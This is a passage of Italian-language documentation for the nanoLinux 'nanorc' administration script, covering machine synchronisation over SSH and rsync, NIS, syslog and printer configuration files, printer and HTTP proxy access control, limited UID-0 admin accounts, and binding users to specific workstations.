`nanorc mirror os` [***nodo***]... `nanorc mirror home` [***nodo***]...	Avvia la sincronizzazione degli elaboratori del gruppo rispettivo.
`nanorc mirror os_single` `nanorc mirror home_single`	Avvia la sincronizzazione di un solo elaboratore del gruppo rispettivo.
`nanorc mirror syncfull` [***nodo***]...	Avvia la sincronizzazione dei gruppi «os» e «home».
`nanorc mirror newkey`	Cambia le chiavi usate per il controllo remoto (sincronizzazione e spegnimento) e le invia agli elaboratori di tutti i gruppi controllati.

786.1 Visione generale

Si osservi la figura: nella rete locale appare un router che incorpora tutti i servizi necessari e una serie di elaboratori che li utilizzano. Questi elaboratori sono divisi in due gruppi: quelli che contengono solo il sistema operativo e quelli che vengono usati anche per contenere una copia di sicurezza dei dati personali. Tutti ottengono la directory '`/home/`' dal nodo che offre i servizi, ma quelli usati per la copia di sicurezza dei dati personali conservano tale copia nella directory '`/home-backup/`'.

Figura 786.1. Organizzazione prevista per la rete locale di nanoLinux, quando si vuole gestire la sincronizzazione degli elaboratori.

Una volta organizzata questa cosa, nell'elaboratore che contiene i servizi si configurano gli elenchi degli elaboratori, divisi per tipo, con i comandi seguenti:

nanorc mirror edit_os [*Invio*]

nanorc mirror edit_home [*Invio*]

Ognuno di questi comandi permette di modificare un elenco di indirizzi IPv4, corrispondenti agli elaboratori di un certo gruppo. Seguendo l'esempio della figura, il primo gruppo contiene gli indirizzi 172.21.1.1, 172.21.2.1, 172.21.3.1, il secondo gruppo contiene solo l'indirizzo 172.21.3.1. L'indirizzo dell'elaboratore che offre i servizi e che rappresenta il modello usato per la sincronizzazione è escluso da questi elenchi.

Questi elenchi possono essere realizzati in modo molto semplice, indicando gli indirizzi IPv4, ognuno in una riga separata. Volendo si possono inserire anche dei commenti, preceduti dal simbolo '`#`', come si farebbe con altri file di configurazione comuni.

Ecco a titolo di esempio cosa dovrebbe contenere l'elenco riferito al gruppo «os», secondo quanto mostrato:

```
172.21.1.1
172.21.2.1
172.21.3.1
```

Per la sincronizzazione dei nodi si utilizza OpenSSH (assieme a Rsync), pertanto occorre disporre di una coppia di chiavi, che ogni tanto può essere utile cambiare. Si creano queste chiavi con il comando seguente:

nanorc mirror newkey [*Invio*]

In questo modo, oltre che aggiornare le chiavi, si ottiene la copia di queste negli elaboratori della rete, previsti nel primo degli elenchi già descritti («os»). In questo caso, viene richiesto ogni volta di inserire la parola d'ordine per accedere, ma una volta aggiornate le chiavi in tutti gli elaboratori, la sincronizzazione dovrebbe avvenire senza più il fastidio di tale richiesta.

Perché sia consentito l'accesso attraverso l'uso della chiave pubblica, senza dover inserire la parola d'ordine, è necessario che la directory '~/.ssh/' sia accessibile esclusivamente all'utente proprietario (in questo caso l'utente '**root**'), diversamente viene negato tale riconoscimento, perché i file contenuti potrebbero essere contraffatti. Lo script '**nanorc**' si occupa di sistemare tali permessi, ma conviene ricordare questo particolare nel caso dovessero manifestarsi comportamenti insoliti da parte di OpenSSH.

È possibile creare al volo una copia dell'elaboratore usato come riferimento, avviandone un altro attraverso un DVD di nanoLinux. Supponendo di avere creato le partizioni nel disco fisso di questo nuovo elaboratore e di dover installare la copia nella partizione che temporaneamente è innestata nella directory '/mnt/hda2/', si può procedere con il comando seguente, supponendo di voler realizzare una stazione con il solo sistema operativo:

nanorc mirror os_single [*Invio*]

```
.-----Destination IPv4-------.
| Please insert the          |
| destination IPv4 address   |
| to sync:                   |
| .------------------------. |
| |                        | |
| `------------------------' |
|----------------------------|
|   <  OK  >     <Cancel>    |
`----------------------------'
```

In questo caso, avendo richiesto precisamente una sincronizzazione singola, gli elenchi non vengono presi in considerazione e si deve rispondere alla richiesta di indicare espressamente l'indirizzo IPv4 della destinazione da sincronizzare:

172.21.2.2 [OK]

```
.-----Source directory-------.
| Please insert the source   |
| directory; default is the  |
| local root directory.      |
| .------------------------. |
| |/                       | |
| `------------------------' |
|                            |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

Viene richiesto di specificare la directory di origine; in condizioni normali è la radice, come si vede nell'esempio. Se si indica una directory diversa si intende copiare solo una porzione del file system.

/ [OK]

```
.--Destination directory-----.
| Please insert the          |
| destination directory;     |
| default is the remote root |
| directory.                 |
| .------------------------. |
| |/                       | |
| `------------------------' |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

Il valore predefinito viene cambiato, dal momento che la partizione è stata innestata nella directory '/mnt/hda2/':

/mnt/hda2 [OK]

Al termine inizia la sincronizzazione. Naturalmente, alla fine della copia, occorre provvedere ad assestare l'avvio del sistema (per quanto riguarda GRUB 1 o SYSLINUX), così come si farebbe quando si installa nanoLinux da un DVD.

Dalla sincronizzazione sono esclusi alcuni file, per impedire che la sovrascrittura possa generare degli inconvenienti, anche soltanto a causa del mancato completamento della sincronizzazione stessa. Per esempio, non vengono trasferiti i file '/boot/grub/stage*', '/etc/X11/xorg.conf', '/etc/gpm.conf' e '/etc/default/nis'. Per questa ragione, la prima volta occorre provvedere manualmente per questi file mancanti, oppure occorre organizzare la directory '/etc/nanoLinux/sync/default/' ed eventualmente anche '/etc/nanoLinux/sync/***indirizzo_ipv4***/', come viene descritto in seguito.

Per la sincronizzazione di elaboratori già predisposti e previsti negli elenchi relativi, non viene fatta alcuna richiesta, perché le directory di origine e di destinazione devono essere necessariamente la radice.

Naturalmente, la sincronizzazione tra macchine differenti richiede l'adattamento di alcuni file di configurazione. Il sistema di sincronizzazione tiene conto di questo fatto attraverso una gerarchia che si articola a partire da '/etc/nanoLinux/sync/default/' e poi anche da '/etc/nanoLinux/sync/***indirizzo_ipv4***/'. In pratica, se si sta sincronizzando l'elaboratore 192.168.2.2, alla fine della copia dei dati, tutto il contenuto di '/etc/nanoLinux/sync/default/' e di '/etc/nanoLinux/sync/192.168.2.2/' viene copiato a partire dalla directory radice ('/') dello stesso elaboratore.

Si osservi che la copia avviene riproducendo anche i collegamenti simbolici così come sono, pertanto, se si intende realizzare un gruppo di configurazioni identiche, al massimo si può fare un collegamento di una directory '/etc/nanoLinux/sync/*/', ma non di qualcosa che si trova al di sotto di questo livello.

È bene considerare anche un particolare importante: il file '/etc/nanoLinux/sync/*/etc/nanoLinux/INTERNAL_IPV4', che contiene l'informazione dell'indirizzo IPv4 da assegnare nella rete interna, viene sovrascritto automaticamente dalla procedura di sincronizzazione, pertanto non occorre fornirlo e si possono predisporre configurazioni uguali (possibilmente all'interno della directory '/etc/nanoLinux/sync/default/') senza badare a questo valore.

Tabella 786.6. Alcuni file di configurazione che conviene ricordare di predisporre quando si vuole organizzare una rete locale con elaboratori sincronizzati tra di loro.

Nome del file originale	Annotazioni
'/etc/X11/xorg.conf'	Configurazione di X.
'/etc/gpm.conf'	Configurazione di GPM.
'/etc/nanoLinux/LANG'	Configurazione usata da nanoLinux per impostare la variabile di ambiente '**LANG**'.
'/etc/console/boottime.kmap.gz'	Mappa della tastiera.
'/etc/default/nis'	Configurazione generale del NIS.
'/etc/fstab'	Configurazione dei punti di innesto.
'/etc/passwd' '/etc/shadow' '/etc/group'	File delle utenze, soprattutto per distinguere tra il servente NIS e le macchine servite da questo.
'/etc/X11/xdm/Xservers'	Consente di precisare se si vuole avere un'autenticazione grafica o meno.
'/boot/grub/menu.lst'	Configurazione di GRUB 1.

Prima di concludere, vale la pena di considerare anche una situazione meno comune, in cui si vuole che gli elaboratori abbiano semplicemente una copia identica di tutto, anche delle directory personali, ammesso che la sovrascrittura di queste non ponga problemi. In tal caso, una volta realizzata la copia per la prima volta, è sufficiente sostituire la directory '/home/' con un collegamento simbolico che punta alla directory '/home-backup/'.

786.2 Sincronizzazione in pratica

Per comprendere meglio il meccanismo della sincronizzazione, si precisa meglio lo schema mostrato in precedenza, per descrivere come si può procedere.

Figura 786.7. Situazione pratica con un elaboratore che funge da router e offre i servizi alla rete.

Si procede configurando l'elaboratore che deve offrire i servizi e che svolge anche il ruolo di router NAT:

`# nanorc network config` [*Invio*]

```
.-Internal network interface name-.
| Please insert the real internal |
| network interface name:         |
| .------------------------------. |
| |$ETH0                         | |
| `------------------------------' |
|                                 |
|---------------------------------|
|      <  OK  >     <Cancel>      |
`---------------------------------'
```

`$ETH0` [OK]

```
.-Internal network interface address-.
| Please insert the internal network |
| interface IPv4 address:            |
| .--------------------------------. |
| |                                | |
| `--------------------------------' |
|------------------------------------|
|        <  OK  >     <Cancel>       |
`------------------------------------'
```

`172.21.254.254` [OK]

```
.-----Internal netmask-------.
| Please insert the internal |
| IPv4 network mask:         |
| .------------------------. |
| |255.255.0.0             | |
| `------------------------' |
|                            |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

255.255.0.0 OK

```
.-Internal network router address-.
| Please insert the internal      |
| network IPv4 router address:    |
| .-----------------------------. |
| |                             | |
| `-----------------------------' |
|---------------------------------|
|     <  OK  >   <Cancel>         |
`---------------------------------'
```

172.21.254.254 OK

```
.-External network interface name-.
| Please insert the real external |
| network interface name:         |
| .-----------------------------. |
| |$ETH1                        | |
| `-----------------------------' |
|                                 |
|---------------------------------
|     <  OK  >   <Cancel>         |
`---------------------------------'
```

$ETH1 OK

```
.-External network interface address-.
| Please insert the external network |
| interface IPv4 address:            |
| .--------------------------------. |
| |                                | |
| `--------------------------------' |
|------------------------------------|
|       <  OK  >    <Cancel>         |
`------------------------------------'
```

192.168.1.253 OK

```
.-----External netmask-------.
| Please insert the external |
| IPv4 network mask:         |
| .------------------------. |
| |255.255.255.0           | |
| `------------------------' |
|                            |
|----------------------------|
|   <  OK  >  <Cancel>       |
`----------------------------'
```

255.255.255.0 OK

```
.-External network router address-.
| Please insert the external      |
| network IPv4 router address:    |
| .-----------------------------. |
| |                             | |
| `-----------------------------' |
|---------------------------------|
|     <  OK  >   <Cancel>         |
`---------------------------------'
```

192.168.1.254 [OK]

```
.----Transparent proxy------.
| Is this router a          |
| transparent proxy?        |
|---------------------------|
|     < Yes >   < No  >     |
`---------------------------'
```

[Yes]

Dal momento che l'elaboratore principale dispone di una stampante si configura anche quella:

`# nanorc printer config` [*Invio*]

```
.Setup default printer filter type--.
| Please, select one of the         |
| following filter programs:        |
| .-------------------------------. |
| |   magicfilter  Magicfilter    | |
| |   foomatic     Foomatic       | |
| `-------------------------------' |
|-----------------------------------|
|       <  OK  >    <Cancel>        |
`-----------------------------------'
```

Si suppone di selezionare Magicfilter:

magicfilter [OK]

```
.------------------------Setup default printer type--------------------------.
| Please, select one of the following printer filters:                       |
| .----------------------------------------------------------------------.  |
| | bj10e                     /etc/magicfilter/bj10e-filter              | |
| | bj200                     /etc/magicfilter/bj200-filter              | |
| | bj600_draft               /etc/magicfilter/bj600_draft-filter        | |
| | bj600                     /etc/magicfilter/bj600-filter              | |
| | bj610                     /etc/magicfilter/bj610-filter              | |
| | bj800_draft               /etc/magicfilter/bj800_draft-filter        | |
| | bj800                     /etc/magicfilter/bj800-filter              | |
| | cps300                    /etc/magicfilter/cps300-filter             | |
| | cps400                    /etc/magicfilter/cps400-filter             | |
| | cps600                    /etc/magicfilter/cps600-filter             | |
| | cpsonly300                /etc/magicfilter/cpsonly300-filter         | |
| | cpsonly400                /etc/magicfilter/cpsonly400-filter         | |
| | cpsonly600                /etc/magicfilter/cpsonly600-filter         | |
| | deskjet                   /etc/magicfilter/deskjet-filter            | |
| | dj500c                    /etc/magicfilter/dj500c-filter             | |
| `-v(+)-----------------------------------------------------------------'  |
|                                                                            |
|                                                                            |
|----------------------------------------------------------------------------|
|                        <  OK  >             <Cancel>                        |
`----------------------------------------------------------------------------'
```

Si suppone che si tratti di una stampante che riconosce il linguaggio PCL5:

laserjet [OK]

```
.--------Print address-----------.
| Please insert the printer IPv4 |
| address; if the printer is     |
| local, just use "127.0.0.1" or |
| leave it blank:                |
| .----------------------------. |
| |127.0.0.1                   | |
| `----------------------------' |
|                                |
|--------------------------------|
|     <  OK  >     <Cancel>      |
`--------------------------------'
```

127.0.0.1 [OK]

```
.---Setup default printer device-----.
| Please, select one of the          |
| following printer devices:         |
| .--------------------------------. |
| |   /dev/lp0      /dev/lp0       | |
| |   /dev/usb/lp0  /dev/usb/lp0   | |
| `--------------------------------' |
|------------------------------------|
|       <  OK  >     <Cancel>        |
`------------------------------------'
```

/dev/lp0 [OK]

Dopo aver predisposto queste e anche altre cose su cui qui si sorvola, si predispone la gerarchia '`/etc/nanoLinux/sync/`', in modo da inserire le varianti degli altri elaboratori della rete. Per cominciare, i file '`/etc/nanoLinux/sync/*/etc/default/nis`' possono essere tutti uguali, in modo da dichiarare il proprio come un elaboratore che utilizza il servizio e non lo offre:

```
#
# /etc/defaults/nis     Configuration settings for the NIS daemons.
#

# Are we a NIS server and if so what kind (values: false, slave, master)
NISSERVER=false

# Location of the master NIS password file (for yppasswdd).
# If you change this make sure it matches with /var/yp/Makefile.
YPPWDDIR=/etc

# Do we allow the user to use ypchsh and/or ypchfn ? The YPCHANGEOK
# fields are passed with -e to yppasswdd, see it's manpage.
# Possible values: "chsh", "chfn", "chsh,chfn"
YPCHANGEOK=chsh,chfn
```

Dal momento che i vari elaboratori della rete si avvalgono del NIS per ottenere le informazioni sulle utenze, si devono preparare i file '`/etc/nanoLinux/sync/*/etc/passwd`', '`/etc/nanoLinux/sync/*/etc/shadow`' e '`/etc/nanoLinux/sync/*/etc/group`', in modo da non avere utenti comuni, dove questi, rispettivamente, devono terminare per:

```
+::0:0:::
```

```
+::::::::
```

```
+:::
```

Se si usa il file '`/etc/gshadow`', occorre predisporre una copia anche per questo, che termini così:

```
+:::
```

Dal momento che i vari elaboratori della rete sono sempre soltanto la copia dell'elaboratore che offre i servizi, anche i file per le registrazioni del sistema vengono sovrascritti, pertanto diventa necessario fare in modo che questi dati vengano inviati tutti all'elaboratore principale. Per questo occorre predisporre dei file '`/etc/nanoLinux/sync/*/etc/syslog.conf`' diversi da quello di partenza; quello che conta nell'esempio seguente è l'ultima riga:

```
##
##  /etc/syslog.conf     Configuration file for syslogd.
##
#
# All messages into "/var/log/syslog"
#
*.*                      /var/log/syslog
#
# This is used by Psad:
#
kern.info                |/var/lib/psad/psadfifo

*.*                      @172.17.254.254
```

In generale è necessario creare dei file '`/etc/nanoLinux/sync/*/etc/fstab`' alternativi a quello dell'elaboratore principale, con l'indicazione delle partizioni da innestare, oltre al problema della directory '`/home/`'. Per esempio, il file '`/etc/nanoLinux/sync/172.21.1.1/etc/fstab`' potrebbe assomigliare, nella sua parte iniziale, all'estratto seguente:

```
/dev/hda5            none                swap    sw                         0 0
/dev/hda6            /                   auto    defaults,errors=remount-ro 0 1
/dev/hda6            /CD-ROOT/nanoLinux  auto    defaults,noauto            0 0
172.17.254.254:/home /home               nfs     user,auto,dev,exec,suid    0 0
proc                 /proc               proc    defaults                   0 0
none                 /proc/bus/usb       usbfs   defaults                   0 0
…
```

Dal momento che nella rete locale che si predispone non ci sono altre stampanti oltre a quella collegata all'elaboratore principale, si predispongono i file '`/etc/nanoLinux/sync/*/etc/printcap`' in modo da inviare lì le richieste di stampa. Il file in questione deve iniziare così:

```
lp:\
        :sd=/var/spool/lpd/lp:\
        :af=/var/log/lp-acct:\
        :lf=/var/log/lp-errs:\
        :if=/etc/magicfilter/laserjet-filter:\
        :pl#66:\
        :pw#80:\
        :pc#150:\
        :mx#0:\
        :mc#999:\
        :rp=lp:\
        :rm=172.21.254.254:\
        :sh:
```

Naturalmente ci sono anche altre cose da sistemare, per esempio la configurazione di GPM attraverso i file '/etc/nanoLinux/sync/*/etc/gpm.conf', la configurazione di X attraverso i file '/etc/nanoLinux/sync/*/etc/X11/xorg.conf', la configurazione di GRUB 1 attraverso i file '/etc/nanoLinux/sync/*/boot/grub/menu.lst'.

Al termine, si procede a predisporre le partizioni previste negli elaboratori della rete locale, iniziando con una sincronizzazione individuale con l'aiuto di un DVD di nanoLinux:

nanorc mirror os_single [*Invio*]

Questo comando viene usato per tutti gli elaboratori da gestire (escluso quello che fa da riferimento), allo scopo di allineare il sistema operativo.

Una volta sistemati i vari elaboratori, per ciò che riguarda il sistema operativo, si possono predisporre gli elenchi all'interno di quello principale e al termine tutto dovrebbe essere pronto.

nanorc mirror edit_os [*Invio*]

nanorc mirror edit_home [*Invio*]

Successivamente, a intervalli regolari si possono usare i comandi '**nanorc mirror os**' per tenere allineato il sistema operativo e i file delle registrazioni ('/var/log/'), inoltre si può usare '**nanorc mirror home**' per aggiornare le copie di sicurezza dei dati personali. In alternativa, si può usare il comando '**nanorc mirror syncfull**' per fare entrambe le cose.

786.3 Conservazione dei registri

Ammesso che si voglia tenere un archivio storico dei file delle registrazioni, per un lasso di tempo discreto, si può osservare che l'allineamento del sistema operativo viene rallentato progressivamente, a causa della rotazione dei registri stessi (per cui ogni volta vanno ricopiati, come se fossero cambiati tutti i contenuti). Se questo fatto diventa un problema, può essere più conveniente archiviare manualmente, in altra directory, i file a cui si è interessati, in modo che i nomi non subiscano più cambiamenti.

A titolo di esempio, se l'elaboratore che raccoglie le informazioni da annotare nei registri è lo stesso che offre la condivisione delle directory personali, si potrebbero creare le directory '/home/log/***data***/' e mettere al loro interno i file delle registrazioni archiviati in quel tal giorno (cancellandoli dalla loro posizione originale). In tal modo, con la copia dei dati personali

si otterrebbe anche la conservazione dei file delle registrazioni. Naturalmente, avendo indicato una data, con il passare del tempo si può poi individuare e cancellare ciò che dei registri non serve più.

nanoLinux: accesso limitato

L'accesso ad alcuni servizi può essere limitato, attraverso il menù di '**nanorc**'. Per esempio può essere necessario controllare l'accesso alla rete esterna, alla stampa, o all'uso di certe postazioni.

Tabella 773.13. Script '**nanorc**': configurazione della stampa.

Comando	Descrizione
`nanorc printer config`	Consente di ricreare il file '`/etc/printcap`' impostando la coda di stampa predefinita per la stampante che si usa in un certo momento.
`nanorc print maxpages`	Consente di definire una quantità massima di pagine che possono essere stampate simultaneamente.
`nanorc printer clients` `nanorc printer access`	Nel primo caso consente di definire l'elenco dei nodi di rete previsti per l'accesso al proprio servizio di stampa; nel secondo consente di scegliere quali nodi, tra quelli previsti, possono accedere effettivamente al servizio di stampa.

Tabella 773.11. Script '**nanorc**': configurazione del servizio proxy HTTP.

Comando	Descrizione
`nanorc proxy clients` [***gruppo***]	Definisce l'elenco dei nodi di rete previsti per l'accesso al proprio servizio proxy HTTP.
`nanorc proxy access` [***gruppo***]	Seleziona i nodi di rete, tra quelli previsti, che possono accedere effettivamente al servizio.
`nanorc proxy filter` [***gruppo***]	Seleziona i nodi di rete, tra quelli previsti, che non sono sottoposti al controllo del filtro dei contenuti.
`nanorc proxy ban`	Definisce gli utenti che non sono ammessi al servizio (ma l'efficacia di questa configurazione dipende dal servizio IDENT che deve funzionare in modo compatibile).

787.1 Limitazione nell'uso della stampante

La configurazione di una stampante locale comporta inizialmente che questa venga resa accessibile a chiunque, senza limitazioni, mentre la configurazione di una stampante remota coincide con la chiusura dell'accesso a chiunque, salvo ai programmi locali.[1] Per modificare questo sistema di massima, occorre procedere con due comandi di '**nanorc**':

`#` **`nanorc printer clients`** [*Invio*]

Per prima cosa occorre dichiarare quali sono i nodi da cui è prevista la possibilità di accedere al proprio servizio di stampa (locale o remoto che sia). In pratica, in questo elenco vanno inseriti gli indirizzi IPv4 di chi, per qualche ragione, deve avere la possibilità di stampare. Un elenco del genere potrebbe avere significato:

```
172.21.1.1
172.21.1.2
172.21.1.3
172.21.2.0/255.255.255.0
172.21.3.0/255.255.255.0
```

Come si vede, si possono indicare anche gruppi di nodi, specificando una maschera di rete; tuttavia, è bene che non si creino sovrapposizioni, altrimenti diventa poi difficile gestire il controllo dei permessi di accesso.

Supponendo di avere inserito esattamente l'elenco che si vede nell'esempio, dopo, con un altro comando di '**nanorc**', è possibili stabilire chi può accedere tra questi:

`#` **`nanorc printer access`** [*Invio*]

```
.--------------------Printer access permissions-----------------------.
| Please, select or deselect allowed access to printer:
| .-------------------------------------------------------------------.
| | [ ] DENY_ALL                   reset to no remote access allowed |
| | [ ] ALLOW_ALL                  reset to all access allowed       |
| | [ ] 172.21.1.1                 allow_172.21.1.1                  |
| | [ ] 172.21.1.2                 allow_172.21.1.2                  |
| | [ ] 172.21.1.3                 allow_172.21.1.3                  |
| | [ ] 172.21.2.0/255.255.255.0  allow_172.21.2.0/255.255.255.0    |
| | [ ] 172.21.3.0/255.255.255.0  allow_172.21.3.0/255.255.255.0    |
| `-----v(+)----------------------------------------------------------'
|
|---------------------------------------------------------------------|
|                   <  OK  >            <Cancel>
`---------------------------------------------------------------------'
```

Le prime due voci sono costanti, le altre dipendono dall'elenco inserito in precedenza. Selezionando la voce '**ALLOW_ALL**' si ottiene di attivare tutte le voci previste, mentre '**DENY_ALL**' le disattiva tutte. Queste due voci iniziali servono solo per azzerare velocemente l'elenco e la loro selezione, fa sì che confermando la richiesta si ripresenti l'elenco, senza eseguire subito l'azione richiesta; pertanto, solo quando le prime due voci dell'elenco sono deselezionate si prende in considerazione la scelta di quelle sottostanti e viene aggiornata la configurazione.

Supponendo di abilitare l'accesso al gruppo costituito dagli indirizzi 172.21.2.*, si può osservare cosa succede se si riavvia il comando la volta successiva:

```
.--------------------Printer access permissions-----------------------.
| Please, select or deselect allowed access to printer:
| .-------------------------------------------------------------------.
| | [ ] DENY_ALL                   reset to no remote access allowed |
| | [ ] ALLOW_ALL                  reset to all access allowed       |
| | [X] 172.21.2.0/255.255.255.0  allow_172.21.2.0/255.255.255.0    |
| | [ ] 172.21.1.1                 allow_172.21.1.1                  |
| | [ ] 172.21.1.2                 allow_172.21.1.2                  |
| | [ ] 172.21.1.3                 allow_172.21.1.3                  |
| | [ ] 172.21.3.0/255.255.255.0  allow_172.21.3.0/255.255.255.0    |
| `-----v(+)----------------------------------------------------------'
|
|---------------------------------------------------------------------|
|                   <  OK  >            <Cancel>
`---------------------------------------------------------------------'
```

Al riavvio del comando, le voci che in precedenza erano state selezionate, appaiono all'inizio dell'elenco, così da non doverle cercare.

Dal punto di vista del risultato, quello che conta è l'elenco dei punti a cui è concesso accedere. Se nell'elenco sono state fatte delle duplicazioni, per esempio se appare il nodo 172.21.2.33 e anche 172.21.2.0/255.255.255.0, bloccando l'accesso solo al gruppo 172.21.2.*, attraverso la voce 172.21.2.0/255.255.255.0, non serve a bloccare anche 172.21.2.33. Naturalmente può darsi che questo sia ciò che si vuole; quello che conta è capire la logica.

787.2 Controllo dell'accesso a servizi HTTP esterni

Così come per l'accesso alla stampante, è possibile limitare l'accesso al proxy HTTP, ma in tal caso si interviene su insiemi separati di nodi. Naturalmente, ciò ha senso soltanto se tale configurazione avviene in un elaboratore che svolge il ruolo di router per l'accesso all'esterno, ponendosi come un passaggio obbligato. Questo sistema serve in pratica per poter controllare chi, nella propria rete locale, può accedere ai servizi HTTP esterni, dato che di norma si fa intervenire il proxy HTTP in modo trasparente (senza bisogno che i programmi di navigazione debbano essere configurati per il suo utilizzo).

Come accennato, la configurazione dell'accesso al servizio è divisa in gruppi, il cui nome può essere scelto liberamente. Per esempio, per definire il gruppo «contab» si crea e si aggiorna così:

nanorc proxy clients contab [*Invio*]

Come già visto in precedenza, si inizia stabilendo l'elenco di nodi che si possono avvalere potenzialmente del proxy HTTP. Si devono indicare solo nodi singoli:

```
172.21.1.1
172.21.1.2
172.21.1.3
172.21.1.4
172.21.1.5
172.21.1.6
172.21.1.7
```

È importante evitare di creare delle sovrapposizione tra i gruppi di accesso. Dopo la predisposizione degli elenchi, si può passare al controllo effettivo dell'accesso:

nanorc proxy access contab [*Invio*]

```
.----------HTTP proxy access permissions-------------.
| Please, select or deselect who can access to the   |
| HTTP proxy:                                        |
| .----------------------------------------------. |
| | [ ] DENY_ALL       reset to no access allowed  | |
| | [ ] ALLOW_ALL      reset to all access allowed | |
| | [ ] 172.21.1.1     allow_172.21.1.1            | |
| | [ ] 172.21.1.2     allow_172.21.1.2            | |
| | [ ] 172.21.1.3     allow_172.21.1.3            | |
| | [ ] 172.21.1.4     allow_172.21.1.4            | |
| | [ ] 172.21.1.5     allow_172.21.1.5            | |
| | [ ] 172.21.1.6     allow_172.21.1.6            | |
| | [ ] 172.21.1.7     allow_172.21.1.7            | |
| `-----v(+)--------------------------------------' |
|                                                    |
|----------------------------------------------------|
|             <  OK  >         <Cancel>              |
`----------------------------------------------------'
```

Eventualmente, tra i nodi già definiti tramite il comando '**nanorc proxy access**' è possibile dichiarare quali escludere dal filtro di DansGuardian:

`# nanorc proxy filter contab` [*Invio*]

```
.------------HTTP proxy content filter selection--------------.
| Please, select or deselect who can access to the HTTP proxy |
| without content filtering:                                  |
| .---------------------------------------------------------. |
| | [ ] FILTER_ALL     reset to all filtered                | |
| | [ ] FREE_ALL       reset to all free to access any site | |
| | [*] 172.21.1.1     free_172.21.1.1                      | |
| | [*] 172.21.1.2     free_172.21.1.2                      | |
| | [*] 172.21.1.3     free_172.21.1.3                      | |
| | [ ] 172.21.1.4     free_172.21.1.4                      | |
| | [ ] 172.21.1.5     free_172.21.1.5                      | |
| | [ ] 172.21.1.6     free_172.21.1.6                      | |
| | [ ] 172.21.1.7     free_172.21.1.7                      | |
| `---------------------------------------------------------' |
|                                                             |
|-------------------------------------------------------------|
|                <  OK  >         <Cancel>                    |
`-------------------------------------------------------------'
```

In questo caso, con le selezioni che si vedono, si vuole fare in modo che i nodi con gli indirizzi 172.21.1.1, 172.21.1.2 e 172.21.1.3, siano esonerati dal filtro dei contenuti.

787.2.1 Controllo personale

È possibile escludere individualmente gli accessi da parte degli utenti, se l'elaboratore da cui accedono funziona con un sistema nanoLinux, il quale dispone di un servizio IDENT modificato per poter rispondere correttamente a un proxy HTTP trasparente. Per definire l'elenco degli utenti esclusi si può utilizzare il comando '**nanorc proxy ban**':

`# nanorc proxy ban` [*Invio*]

```
.----------------------------------------------------------.
| You are going to edit the HTTP proxy banned users list.  |
| You can insert only a user names per line, like this:    |
|                                                          |
| tizio                                                    |
| caio                                                     |
|                                                          |
|----------------------------------------------------------
|                         <  OK  >                         |
`----------------------------------------------------------'
```

Dopo l'avvertimento si passa alla modifica di un file di testo, in cui vanno messi i nomi degli utenti da «bandire». Il file va salvato con il nome che ha già, ovvero '`/etc/dansguardian/banneduserlist`', quindi si deve uscire dal programma di modifica per completare l'operazione. Nel file si può usare il carattere «#» per escludere dei nomi che si vogliono ricordare o per mettere dei commenti; a ogni modo, occorre tenere presente che il contenuto del file viene riordinato automaticamente.

787.3 Amministrazione a responsabilità limitata

Sono previste delle utenze particolari, denominate rispettivamente '**`admin0`**', '**`admin1`**',... '**`admin9`**', che inizialmente sono disabilitate (richiedono l'attribuzione di una parola d'ordine). Queste utenze sono associate al numero UID zero, pertanto hanno privilegi di funzionamento equivalenti all'utente '**`root`**'.

Queste utenze non hanno una shell normale, ma avviano direttamente uno script: si tratta di '`/etc/script/ADMIN0`' o di '`/etc/script/ADMIN9`'.

Le utenze da '**`admin0`**' a '**`admin9`**', attraverso gli script '`/etc/script/ADMIN0`' e '`/etc/script/ADMIN9`', servono a consentire a una persona diversa dall'amministratore vero e proprio di eseguire alcune operazioni utili, senza dare tutti i privilegi dell'utenza '**`root`**'.

Le utenze '**`admin`**...' possono essere usate presso la console dell'elaboratore che svolge il compito di servente NIS, oppure, presso lo stesso elaboratore ma da una connessione remota, oppure anche negli elaboratori che non hanno funzioni particolari: in ogni circostanza, il menù di funzioni offerto è differente.

L'utenza '**`admin9`**', ovvero quella più importante, attraverso lo script '`/etc/script/ADMIN9`', porta automaticamente a un menù come quello che appare qui sotto:

```
.-----------------------Admin menu-------------------------.
| Admin limited menu                                       |
| .------------------------------------------------------. |
| |   adduser         Add a new user                     | |
| |   passwd          Change a user's password           | |
| |   user info       Show user info                     | |
| |   home info       Show home directory info           | |
| |   clock           Change the date and time manually  | |
| |   nis-make        Rebuild NIS database               | |
| |   nis restart     Restart the NIS service            | |
| |   lpd restart     Restart the print service          | |
| |   printer access  Printer access permissions         | |
| |   proxy access    HTTP proxy access permissions      | |
| |   proxy-off       Turn off HTTP proxy                | |
| |   proxy-on        Turn on HTTP proxy                 | |
| |   proxy filter    HTTP proxy content filter bypass   | |
| |   gpm restart     Restart the mouse service          | |
| |   udev restart    Restart the "/dev/" service        | |
| |   lprm            Delete the printer queue           | |
| |   reboot          Reboot the computers               | |
| |   shutdown        Shutdown the computers             | |
| |   exit            Quit                               | |
| `------------------------------------------------------' |
|----------------------------------------------------------|
|                <  OK  >         <Cancel>                 |
`----------------------------------------------------------'
```

Il significato delle voci del menù dovrebbe essere evidente. Si osservi in particolare la necessità di poter cambiare la parola d'ordine degli utenti che chiedono di farlo e di riallineare il NIS. In pratica, così come è organizzato, la gestione del NIS di nanoLinux non consente agli utenti di modificare la propria parola d'ordine autonomamente; pertanto, per questo occorre intervenire presso l'elaboratore in cui il servizio NIS viene gestito, attraverso i metodi tradizionali. Tuttavia, ciò richiede poi di aggiornare le tabelle del NIS di conseguenza. È per questo che si è resa necessaria la creazione di un'utenza riferita a una figura di amministratore con responsabilità limitata, perché altrimenti l'utilizzo della rete locale richiederebbe troppo spesso la presenza e l'intervento dell'amministratore vero e proprio.

787.4 Vincolare gli utenti a un certo gruppo di postazioni

Se gli elaboratori a cui gli utenti possono accedere sono tutti dotati di un sistema nanoLinux, è possibile imporre l'uso di certe postazioni, rispetto ad altre, ad alcuni utenti. Questa funzionalità non è guidata attraverso lo script '**`nanorc`**' e richiede un po' di lavoro.

Ogni elaboratore a cui si vuole sottoporre questo controllo deve contenere il file di testo '`/etc/nanoLinux/TTY_LOGIN_AT`', con l'elenco degli utenti da limitare, dove sono ammesse solo direttive che si compongono secondo il modello seguente:

utente ***indirizzo_ipv4*** [***indirizzo_ipv4***]

In pratica, prima si mette il nome dell'utente, quindi, separandoli con degli spazi, gli indirizzi da cui si possono connettere. Si osservi l'esempio seguente:

```
tizio 172.17.1.23 172.17.1.25
caio 172.17.1.15
